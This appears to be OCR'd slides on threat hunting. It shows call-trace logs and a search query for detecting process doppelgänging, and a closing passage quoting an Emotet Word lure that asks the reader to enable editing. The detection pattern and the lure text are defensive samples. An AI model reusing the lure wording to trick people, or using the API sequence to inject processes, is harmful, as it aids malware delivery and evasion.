[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xNtMapViewOfSection), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xNtProtectVirtualMemory), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xRtlpInitParameterBlock), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: kernelbase!0xVirtualAlloc), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: kernelbase!0xVirtualAllocEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: kernelbase!0xWriteProcessMemory), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xRtlUserThreadStart), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntfs.sys!0xNtfsCommonQueryInformation), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntfs.sys!0xNtfsCommonWrite), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntfs.sys!0xNtfsFsdDispatchSwitch), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntfs.sys!0xNtfsFsdDispatchWait), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntfs.sys!0xNtfsFsdWrite), Count: 1]
```

Process doppelgänging. Detection with calltrace

- Calltrace:




```
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpMapAndSnapDependency), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpMapDllNtFileName), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpMapDllSearchPath), Count: 1]
```



```
[(PID: 2816, proc_doppel32, TID: 1120,     Module: kernel32!0xCreateTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: kernel32!0xCreateFileTransactedW), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpMinimalMapModule), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: kernelbase!0xWriteFile), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpProcessWork), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpSnapModule), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xLdrpTouchPageForWrite), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xNtCreateSection), Count: 4]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ktmw32!0xRollbackTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xNtCreateProcessEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xNtCreateUserProcess), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xNtFreeVirtualMemory), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xNtMapViewOfSection), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xNtProtectVirtualMemory), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xRtlpInitParameterBlock), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: kernelbase!0xVirtualAlloc), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: kernelbase!0xVirtualAllocEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: kernelbase!0xWriteProcessMemory), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,     Module: ntdll!0xRtlUserThreadStart), Count: 2]
```

Process doppelgänging. Detection with calltrace


- Event enrichment:




```
t  calltrace                    PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0x??main), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0x__mainCRTStartup), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xDispatch), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xECWork), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xExecPgm), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xExtCom), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xFindFixAndRun), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: fltmgr.sys!0x86C02A8E), Count: 2
                                PID: 5348, proc_doppel32, TID: 1120, Module: fltmgr.sys!0x86C03848), Count: 2
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xBaseThreadInitThunk), Count: 7
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xCreateProcessInternalW), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpLoadDllInternal), Count: 3
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpLoadKnownDll), Count: 4
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapAndSnapDependency), Count: 3
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllNtFileName), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllSearchPath), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllWithSectionHandle), Count: 5
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateTransaction), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateFileTransactedW), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMinimalMapModule), Count: 3
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteFile), Count: 2
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpProcessWork), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpSnapModule), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpTouchPageForWrite), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateSection), Count: 4
                                PID: 5348, proc_doppel32, TID: 1120, Module: ktmw32!0xRollbackTransaction), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateProcessEx), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateUserProcess), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtFreeVirtualMemory), Count: 2
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtMapViewOfSection), Count: 3
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtProtectVirtualMemory), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlpInitParameterBlock), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAlloc), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAllocEx), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteProcessMemory), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlUserThreadStart), Count: 2
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsCommonQueryInformation), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsCommonWrite), Count: 1
```

Process doppelgänging. Detection with calltrace

- Event enrichment:




```
t  calltrace                    PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0x??main), Count: 1
                                PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0x__mainCRTStartup), Count: 1
```



```
t  calltrace  PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateTransaction), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateFileTransactedW), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMinimalMapModule), Count: 3
              PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteFile), Count: 2
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpProcessWork), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpSnapModule), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpTouchPageForWrite), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateSection), Count: 4
              PID: 5348, proc_doppel32, TID: 1120, Module: ktmw32!0xRollbackTransaction), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateProcessEx), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateUserProcess), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtFreeVirtualMemory), Count: 2
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtMapViewOfSection), Count: 3
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtProtectVirtualMemory), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlpInitParameterBlock), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAlloc), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAllocEx), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteProcessMemory), Count: 1
              PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlUserThreadStart), Count: 2
```


Process doppelgänging. Detection with calltrace

- Search:



calltrace:(*CreateTransaction* AND *CreateSection* AND *RollbackTransaction* AND *NtCreateProcessEx*)


- Tagged event:



host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage
win10-32	possible_process_doppelganging	Process Create (rule: ProcessCreate)	TID: 2816, Module: cmd!0x??main, count: 1 TID: 2816, Module: cmd!0x__mainCRTStartup, count: 1 TID: 2816, Module: cmd!0xDispatch, count: 1	C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe	C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\proc_doppel32.exe

Emotet spam emails

- Winword.exe with macro -> WmiPrvSe.exe -> powershell.exe



Emotet_144382a9210c81e303b09bc2cf82d540.doc [Compatibility M

SECURITY WARNING Macros have been disabled. Enable Content


This document is protected

To open the document,
follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

